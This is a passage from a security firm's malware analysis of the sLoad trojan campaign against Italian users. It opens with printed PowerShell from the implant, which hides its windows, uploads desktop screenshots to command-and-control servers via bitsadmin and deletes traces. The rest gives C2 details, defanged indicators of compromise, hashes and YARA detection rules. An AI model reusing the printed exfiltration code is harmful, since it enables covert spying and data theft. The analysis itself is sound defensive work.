'+$path+'\'+$productID+'_'+$rp+'_1.txt & del '+$dPath+'\'+$productID+'_'+$rp+'.exe &
exit';
            start-process -windowStyle Hidden $runDMC $ldf;
        }
    }
}

for ($i=0; $i -le 5; $i++){
    $scr=$path+"\ScreenCapture"+$i+".jpg"
    if([System.IO.File]::Exists($scr)){

```

```


        $rur= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_});
        $rf='/C bitsadmin /transfer '+$rur+' /upload /priority FOREGROUND
''+$d[$did]+'p.php?n='+$env:ComputerName+'&i='+$productID+'&i='+$i+'&s='+$rur+'
''+$scr+' & del ''+$scr+' & exit';
        start-process -windowStyleE HiDden $runDMC $rf;
    }

}
if([System.IO.File]::Exists($btlog)){
    $e=0;
    foreach($line in Get-Content $btlog -Encoding UTF8) {
        if ($line -match "ERROR"){ $e++; }
    }
    if ($e -gt 0 ){
        $rf='/C bitsadmin /reset & exit';
        start-process -windowStyleE HiDden $runDMC $rf;
        stop-process -name powershell*
    }
}
Start-Sleep -s 1200;
$s++;
}

```

Instead, decrypting the “*web.ini*” contents reveal the remote addresses of the C2 used by the malicious implant: <https://hamofgri.me/images/>, <https://ljfumm.me/images/>

The malicious agent collects information about the victim machine, such as: domain, dns cache, running processes, ip and system architecture. Moreover, it periodically capture screenshots of the current desktop of the victim, searches for the Microsoft Outlook folder and collects information about the presence of “\*.ICA” Citrix files within the user directory. All these information are sent to the command and control destinations. After the submission of the data, it receives further powershell code directly from the attacker. This behavior is characteristic of Trojan/Spyware malware, often used as a bridgehead for the recon of compromised hosts, potentially even during the initial stages of some more complex attacks.



**No engines detected this file**

SHA-256	ee1dbf76665f5c07ba1c453d1890aa93307f759c5cce6f59f225111509482a64
File name	monu.ps1
File size	84.6 KB
Last analysis	2018-11-26 21:06:11 UTC
Community score	-15

0 / 56

Figure 6. VT score Slodad malware component

## Conclusion

---

The recent sLoad attack waves, reported by third parties security firms and governmental CERTs too, represent an important threat for the Italian landscape due to the well designed phishing email themes and the possibly low rate of detection of the techniques used within the malware implant itself.

It's still not clear if the group behind these attacks may be a completely new actor in the cyber-crime panorama, however a possible initial malicious operations may have been spotted in the wild on May 2018, targeting the UK users, instead the more recent attack campaigns against Italian users seems to have begun on the past October, indicating an expansion of the group's malicious activities.

CERT-Yoroi is currently tracking the TH-163 operations within the Italian landscape and the ZLAB team is continuously analyzing its artifacts, malware implants and techniques to ensure protection to our constituency.

## **Indicators of Compromise (IoC)**

---

Dropurls:

[https://upabovenewyork\[.com\]/fatturazione/fattura-per-cliente-QN-OAYSAPV](https://upabovenewyork[.com]/fatturazione/fattura-per-cliente-QN-OAYSAPV)

[https://sciencefictionforgirls.\[com/cience/ionfo](https://sciencefictionforgirls.[com/cience/ionfo)

upabovenewyork[.com

91.218.127.[180

sciencefictionforgirls.[com

185.17.27[.100

[https://rootcellarproductions.\[com/documento/AE-9455933DGW-nota-cliente](https://rootcellarproductions.[com/documento/AE-9455933DGW-nota-cliente)

[https://peatsenglishcider.\[com/seng/ishci](https://peatsenglishcider.[com/seng/ishci)

rootcellarproductions[.com

91.218.127.[183

peatsenglishcider.[com

185.17.27[.100

[https://three-bottles\[.com/area-riservata/MA-47462780Y3-documento-cliente](https://three-bottles[.com/area-riservata/MA-47462780Y3-documento-cliente)

[https://icodeucode.\[com/col/euco](https://icodeucode.[com/col/euco)

three-bottles[.com

91.218.127.[183

firetechnicaladvisor.[com

185.17.27.[108

[https://cavintageclothing\[.com/update/b746yrthdfb.txt](https://cavintageclothing[.com/update/b746yrthdfb.txt)

cavintageclothing.[com

185.17.27[.108

bureaucratica[.org

18.13.7[.20

C2 (sload):

[https://balkher\[.\]eu/doc/p2.txt](https://balkher[.]eu/doc/p2.txt)

[https://balkher\[.\]eu/sload/2.0/hosts1.txt](https://balkher[.]eu/sload/2.0/hosts1.txt)

[https://balkher\[.\]eu/sload/img.php?ch=1](https://balkher[.]eu/sload/img.php?ch=1)

balkher[.]eu

185.197.75[.]241

[https://perecwarrio\[.\]eu/sload/](https://perecwarrio[.]eu/sload/)

perecwarrior[.]eu

185.211.246[.]50

[https://ljfumm\[.\]me/images/gate.php](https://ljfumm[.]me/images/gate.php)

[https://hamofgri\[.\]me/images/gate.php](https://hamofgri[.]me/images/gate.php)

[https://hamofgri\[.\]me/images/captcha.php?ch=1](https://hamofgri[.]me/images/captcha.php?ch=1)

[https://ljfumm\[.\]me/images/captcha.php?ch=1](https://ljfumm[.]me/images/captcha.php?ch=1)

ljfumm[.]me

hamofgri[.]me

185.197.75[.]10

Persistency:

%APPDATA%\<GUID>

Hash:

b702e8e23165273f8e90615ce4af2f158048bf6b615f545b992fbbb62f7eff27  
zip  
1cbe16ac066aeac78c2f3e41e2afa3433833bf6f65131bcfbf88db97e9b94efb  
jpg  
d8f4ae0477f7e2931e89e4b6d3e78556d3b5765a2c08bc3bdec8c1f6dc0904c0  
lnk  
ed1007884730a664f9cc827fb60924079149a2fec08ca91c2342c368e727c330  
zip  
3b5b6cd6ecef252624ee3b5c80d27647766527920b76ebc533f9bc336bfe91ad  
jpg  
0a392ded18578069c647383492253f990210b9c9f9293a6ded09eab7e0936562  
jpg  
b19794f283f9c09f997cbfcbec8c30a5e48eb520ee7bcabd0d62c7b527105f42  
lnk  
3866a58fe3d459173a28bfdee3ec7a90d7551761121fba9eda3685a268cdeda5  
ps1  
ed99528a9e818fb486e468d9744745fcfd7157cc8e18181dce7404483c12e834  
zip  
97f9bb29083458c88844a2cecca272a22cac8cf7960b76c3fa46e891eeb18236  
lnk  
444e29050bbe68484e33f4e30dbe165186f93884e3336643cfb965156141c5ae  
jpg  
6a49ed883ed266682ec275a395e0d7c6489ded6a6d7072e84af696e82f3b49a3  
ps1  
f94ebce29158af5f4df34e5af428a514faeef20de08418ad0153ad2a9a07cea0  
ps1  
daadae8672c31474047f21008ec131cf6a102dac7ca8b8c6df89d35bdf2246da  
vbs  
ee1dbf76665f5c07ba1c453d1890aa93307f759c5cce6f59f225111509482a64  
ps1  
062cc76eeb34d1d3bb5467836cd2d33cb973fc0a8129947af074675beb1fbf1f  
ini  
df1cb74942fe9d0897431752c2d9717190aa38f79834e22aa885ec8881134505

## Yara Rules

---

```
rule image_20181119_100714_50_jpg{
  meta:
    description = "Yara Rule for Trojan/sLoad"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2018-11-21"
    tlp = "white"
```



```

        category = "informational"

    strings:
        $a1 = "Adobe Photoshop"
    $a2 = {3A 30 33 3A 32 38}
    $a3 = {FF D8 FF E0}
    $b = {B4 30 B8 B? ?? ?? ?? BA AD E3 ?? ?? C7 7F 84 6A 09 74 9F 75}

    condition:
        $a1 and $a2 and $a3 or $b
}

rule documento_aggiornato_novembre_ER16909FP9_zip{

    meta:
        description = "Yara Rule for Trojan/sLoad"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2018-11-21"
        tlp = "white"
        category = "informational"

    strings:
        $a1 = "https://firetechnicaladvisor.com/"
    $a2 = {24 34 4D 61 30 58 32 6C 49 7A}
    $a3 = "image_20181119_100714_40.jpg"
    $a4 = "invio fattura elettronica.lnk"
    $a5 = {2B 27 2E 70 73 31}
    $b = {50 4B}

    condition:
        1 of ($a*) and $b
}

rule _ini_files{
    meta:
        description = "Yara Rule for Trojan/sLoad"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2018-11-21"
        tlp = "white"
        category = "informational"

    strings:
        $a1 = "DKAYQBjADcANAA3ADUAMwBkADAA"
    $a2 = "ADMAMgA5AGUAYgA3AGYAM"
    condition:
        $a1 or $a2
}

rule invio_fattura_elettronica_lnk{
    meta:
        description = "Yara Rule for Trojan/sLoad"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2018-11-21"
        tlp = "white"
        category = "informational"

    strings:
        $a1 = {63 00 3A 00 5C 00 75 00 73 00 65 00 72 00 73 00 5C
00 2A}
    $a2 = {4D 5A 35 10 00 53 79 73 74 65 6D 33 32}
    $b = {4C ??}
    $c = {63 6D 64 2E 65 78 65}
    $d = "i.e.x."
}

```

```
condition:
  1 of ($a*) and $b and $c and $d
}
```

*This blog post was authored by Luigi Martire, Luca Mella of Cybaze-Yoroi Z-LAB*